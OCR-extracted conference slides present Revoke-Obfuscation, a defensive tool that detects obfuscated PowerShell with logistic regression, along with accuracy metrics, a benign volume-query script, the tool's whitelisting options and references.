
- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- If(Result > Limit) { Obfuscated = True }

$$F(x) = \frac{1}{1 + e^{-(\beta_0 + \beta_1 x)}}$$

How do we decide 4998 importance values?

Calculating Weights


If at first you don't succeed…



- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- **ExpectedResult = (From labeled data)**
- **Error = Result – ExpectedResult**


- Adjust each weight according to how much they contributed to the error. Do this a lot.

https://en.wikipedia.org/wiki/Stochastic_gradient_descent



Measure	Cosine Similarity	Logistic Regression with Gradient Descent
Accuracy	0.71	
Precision	0.89	
Recall	**0.37**	
F1 Score	0.52	
True Positives	0.16	
False Positives	**0.02**	
True Negatives	0.55	
False Negatives	0.27	

https://en.wikipedia.org/wiki/Precision_and_recall




Measure	Cosine Similarity	Logistic Regression with Gradient Descent
Accuracy	0.71	0.96
Precision	0.89	0.96
Recall	0.37	**0.94**
F1 Score	0.52	0.95
True Positives	0.16	0.36
False Positives	0.02	**0.01**
True Negatives	0.55	0.60
False Negatives	0.27	0.02


10x better at finding obfuscated content
Half the false positives

https://en.wikipedia.org/wiki/Precision_and_recall


> What about Sketchy stuff?

Hunting and Deep Investigations





```powershell
Get-WmiObject -Class Win32_MountPoint |
where {$_.Directory -like 'Win32_Directory.Name="D:\\\\MDBDATA*"'} |
foreach {
    $vol = $_.Volume
    Get-WmiObject -Class Win32_Volume | where {$_.__RELPATH -eq $vol} |
    Select @{Name="Folder"; Expression={$_.Caption}},
    @{Name="Server"; Expression={$_.SystemName}},
    @{Name="Size (GB)"; Expression={"{0:F3}" -f $($_.Capacity / 1GB)}},
    @{Name="Free (GB)"; Expression={"{0:F3}" -f $($_.FreeSpace / 1GB)}},
    @{Name="%Free"; Expression={"{0:F2}" -f $(($_.FreeSpace/$_.Capacity)*100)}}
}
```




Measure	Cosine Similarity	Obfuscated	Sketchy
Accuracy	0.71	0.96	0.89
Precision	0.89	0.96	0.90
Recall	0.37	0.94	0.88 (0.97)
F1 Score	0.52	0.95	0.89
True Positives	0.16	0.36	0.44
False Positives	0.02	0.01	0.05
True Negatives	0.55	0.60	0.45
False Negatives	0.27	0.02	0.06


https://en.wikipedia.org/wiki/Precision_and_recall

> What about other algorithms?

Beyond Logistic Regression & Gradient Descent



> Demo Time!


Tool :: Revoke-Obfuscation
Author :: Daniel Bohannon (DBO) & Lee Holmes
Twitter :: @danielhbohannon & @Lee_Holmes
Blog :: http://danielbohannon.com & http://leeholmes.com/blog/
Github :: https://github.com/danielbohannon/Revoke-Obfuscation
Version :: 1.0
License :: Apache License, Version 2.0
Notes :: if (-not $caffeinated) { exit }
MENU :: Available options shown below:
[*] TUTORIAL Tutorial for those who are anti-README
[*] FUNFACTS Fun Facts about Revoke-Obfuscation
[*] ASCII Random ASCII Art hand-picked from the corpus
[*] QUOTES Set of Fun Quotes
[*] CREDITS Credits for those involved in this research
Revoke-Obfuscation>

> Demo Time!

Want to operationalize?
We've built in a few whitelisting options…

```
WHITELISTING :: Finally, there are three whitelisting options built into the framework in two different locations:

    1) On Disk (automatically applied if present):
        A) .\Whitelist\Scripts_To_Whitelist\ -- Scripts in this directory are whitelisted by hash.
        B) .\Whitelist\Strings_To_Whitelist.txt -- Scripts containing ANY string in this file are whitelisted.
        C) .\Whitelist\Regex_To_Whitelist.txt -- Scripts containing ANY regex in this file are whitelisted.

    2) Arguments for Measure-RvoObfuscation (applied in addition to above whitelisting options):
        A) -WhitelistFile .\files\*.ps1,.\more_files\*.ps1,.\one_more_file.ps1
        B) -WhitelistContent 'string 1 to whitelist','string 2 to whitelist'
        C) -WhitelistRegex 'regex 1 to whitelist','regex 2 to whitelist'
```

References

- https://github.com/danielbohannon/Invoke-Obfuscation
- https://github.com/danielbohannon/Invoke-CradleCrafter
- https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
- https://msdn.microsoft.com/en-us/magazine/dn913188.aspx

- **https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/**

💙💙💙

Framework & White Paper


- Revoke-Obfuscation Framework
  - **Install-Module Revoke-Obfuscation**
  - https://github.com/danielbohannon/Revoke-Obfuscation

- White Paper
  - https://www.fireeye.com/blog/threat-research/2017/07/revoke-obfuscation-powershell.html

Summary

- PowerShell obfuscation is increasingly being used
- Science can help detect
- Configure PowerShell logging
- DO SOMETHING with these logs ☺
- Run Revoke-Obfuscation against:
  - PowerShell scripts
  - Command line arguments
  - 4104 script block logs

about_Author



Daniel Bohannon
@danielhbohannon

FireEye

Lee Holmes
@Lee_Holmes

Microsoft

PSCONF.EU